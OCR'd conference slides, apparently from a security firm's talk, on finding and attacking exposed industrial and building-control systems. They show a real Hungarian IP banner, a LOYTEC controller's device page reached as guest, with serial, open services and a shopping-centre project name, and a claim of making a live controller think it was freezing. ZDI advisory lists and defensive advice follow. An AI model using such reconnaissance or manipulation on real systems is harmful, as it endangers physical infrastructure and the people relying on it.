
192.168.11.201 - Device Info

195.228.99.97
Magyar Telekom
Added on 2017-08-15 04:18:12 GMT
Hungary
Details

```
HTTP/1.0 200 Data follows
Date: Tue Aug 15 04:18:11 2017
Server: GoAhead-Webs
Pragma: no-cache
Cache-control:  no-cache
Content-Type: text/html
X-UA-Compatible: IE=Edge,chrome=1
Set-Cookie: id_80=1361784847;path=/
```

Previous Next

“no web access connections at all”



LOYTEC

Device Info

LINX-110
Logged in as
guest
2017-08-31 10:40:00

- **Device Info**
- Data
- Commission
- Config
- Statistics
- L-WEB
- L-IOB
- Documentation
- Reset
- Contact
- Logout

networks under control


General Info	
Product	LINX-110, firmware 5.3.2 2015-12-18 18:41:00
Hostname	LINX-110-8000001D9733, 192.168.11.201
Serial number	010926-8000001D9733
Free RAM, heap, flash	18185 KB, 412 KB, 7179 KB
CPU, temp, supply	30%, 39°C, 23.9V
NTP status	in-sync
Uptime	49 days,12:36:31

Device Status	
	✓ OK
L-IOB status	✓LIOB-FT ✓LIOB-IP
IEC61131 status	✓Logic running ✓I/O driver active
IEC61131 program source	D:\LCprj\ECEPecsi
Port 1	✓CEA-709
Port 2	Disabled
Ethernet	✓connected 192.168.11.201 ✓FTP ✓Telnet ✓Global Connections (CEA-852) ✓Web UI ✓HTTP ✓IEC61131 online test ✓RNI 0 (CEA-709) ✓OPC XML-DA
Serial	


Firmware Info	Primary (ACTIVE)	Fallback
Firmware	LINX-LC3K Primary Image	LINX-LC3K Fallback Image
Version	5.3.2	4.9.3
Build date	2015-12-18 18:41:00	2013-11-21 17:33:43


Project Information		
Project file	Pecsi_arkad_2016_09_28_1347.linx	☐ Remote config
Project name	Árkád-Pécs	
Project timestamp (UTC)	2016-09-28 13:21:08	
Project status	ok	
Unit system	SI	


Let’s do some shopping in Hungary



Cams, sensors, routers, etc…








Make L-VIS think it’s freezing ;) and see what happens

It worked !



Good to know: ZDI buys ICS/SCADA/BMS vulns

SIEMENS

ZDI-16-478	CVE: CVE-2016-6486	Published: 2016-08-17
Siemens SINEMA Server Insecure File Permissions Privilege Escalation Vulnerability		

Schneider Electric

ZDI-17-392	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder Local Privilege Escalation Vulnerability		
ZDI-17-391	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder Embedded Session ID Authentication Bypass Vulnerability		
ZDI-17-390	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder css.inc Directory Traversal Information Disclosure Vulnerability		
ZDI-17-389	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder runscript Directory Traversal Information Disclosure Vulnerability		
ZDI-17-388	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder file_picker Directory Traversal Arbitrary File Upload Remote Code Execution Vulnerability		
ZDI-17-387	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder SOAP Request Remote SQL Command Execution Vulnerability		
ZDI-17-386	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder Error Message Path Information Disclosure Vulnerability		
ZDI-17-385	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder error Information Disclosure Vulnerability		
ZDI-17-384	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder editobject SQL Injection Remote Code Execution Vulnerability		
ZDI-17-383	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder xmlserver SQL Injection Remote Code Execution Vulnerability		
ZDI-17-382	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder track_getdata SQL Injection Remote Code Execution Vulnerability		
ZDI-17-381	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder nfcserver SQL Injection Remote Code Execution Vulnerability		
ZDI-17-380	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder localize SQL Injection Remote Code Execution Vulnerability		
ZDI-17-379	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder syslog_getdata SQL Injection Remote Code Execution Vulnerability		
ZDI-17-378	CVE:	Published: 2017-06-12
(0Day) Schneider Electric U.motion Builder track_import_export SQL Injection Remote Code Execution Vulnerability		

DELTA
Smarter. Greener. Together.

ZDI-17-707	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation PMSoft Project File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-706	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation PMSoft Project File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-705	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-704	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-703	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-702	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-701	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Out-Of-Bounds Write Remote Code Execution Vulnerability		
ZDI-17-700	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Out-Of-Bounds Write Remote Code Execution Vulnerability		
ZDI-17-699	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-698	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability		
ZDI-17-697	CVE:	Published: 2017-08-24
(0Day) Delta Industrial Automation WPLSoft dvp File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability		

ZDI-CAN-3916	Delta Industrial Automation	CVSS: 6.8	2016-08-23 (40 days ago)	2016-12-21
Discovered by: axt				
ZDI-CAN-3913	Delta Industrial Automation	CVSS: 6.8	2016-08-23 (40 days ago)	2016-12-21
Discovered by: axt				
ZDI-CAN-3912	Delta Industrial Automation	CVSS: 6.8	2016-08-23 (40 days ago)	2016-12-21
Discovered by: axt				
ZDI-CAN-3911	Delta Industrial Automation	CVSS: 5.1	2016-08-23 (40 days ago)	2016-12-21
Discovered by: axt				
ZDI-CAN-3910	Delta Industrial Automation	CVSS: 6.8	2016-08-23 (40 days ago)	2016-12-21
Discovered by: axt				

Lessons learned

- Industrial hacking is easy
- Without ICS/SCADA/BMS previous knowledge you can own the system
- Don’t underestimate low and medium vulnerabilities

So what can we do to protect ICS/ SCADA/BMS ?

- Nothing new here
- Update systems
- Manage systems (Use logs, don't use default config, use strong passwords, etc…)
- Segment and manage networks !

THANK YOU

RANDORISEC